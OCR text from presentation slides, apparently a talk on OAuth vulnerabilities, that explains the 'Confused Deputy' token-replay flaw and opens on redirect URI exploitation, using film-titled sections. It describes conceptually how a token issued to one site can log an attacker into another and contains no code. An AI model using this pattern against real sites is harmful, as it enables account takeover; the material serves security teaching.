
2. *Printondemand wants an Access Token*
3. *Login and authorize*
4. *Here the Access Token*
1. *I want an Access Token*
5. *Here we go*
6. *Give me the profile information, here is the Access Token*
www.printondemand.biz

N.B.
www.printondemand.biz does not have any security.
They have not Authenticated the User!

7. www.printondemand.biz uses the **profile information** from Facebook to **log in**

* Image taken from the movie "The Devil Wears Prada"

#3 “Confused Deputy” aka *“The Devil Wears Prada”*



2. *Printondemand wants an Access Token*
3. *Login and authorize*
4. *Here the Access Token*
1. *I want an Access Token*
5. *Here we go*
6. *Give me the profile information, here is the Access Token*
7. AUTHENTICATED
www.printondemand.biz

What does this tell us ?

That www.printondemand.biz authenticated us, given an Access Token


* Image taken from the movie "The Devil Wears Prada"

#3 “Confused Deputy” aka *“The Devil Wears Prada”*


3. *Login and authorize*
4. *Here the Access Token*
1. *I want an Access Token*
5. *Here we go*
6. *Give me the profile information, here is the Access Token*
b. *Give me the profile information, here is the Access Token*
c. AUTHENTICATED
a. *Here we go*
www.dosomething.biz
www.printondemand.biz

* Image taken from the movie "The Devil Wears Prada"


#2 – Exploit the redirect URI aka “*Lassie Come Home*”


https://youroauthclient.com/
oauth/oauthprovider/callback
Resource Owner
Authorization Server
Authorization server re-directs resource owner back to the client with an authorization code
Client
Protected Resource

From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

* Image taken from the movie “Lassie Come Home"

#2 – Exploit the redirect URI aka “*Lassie Come Home*”

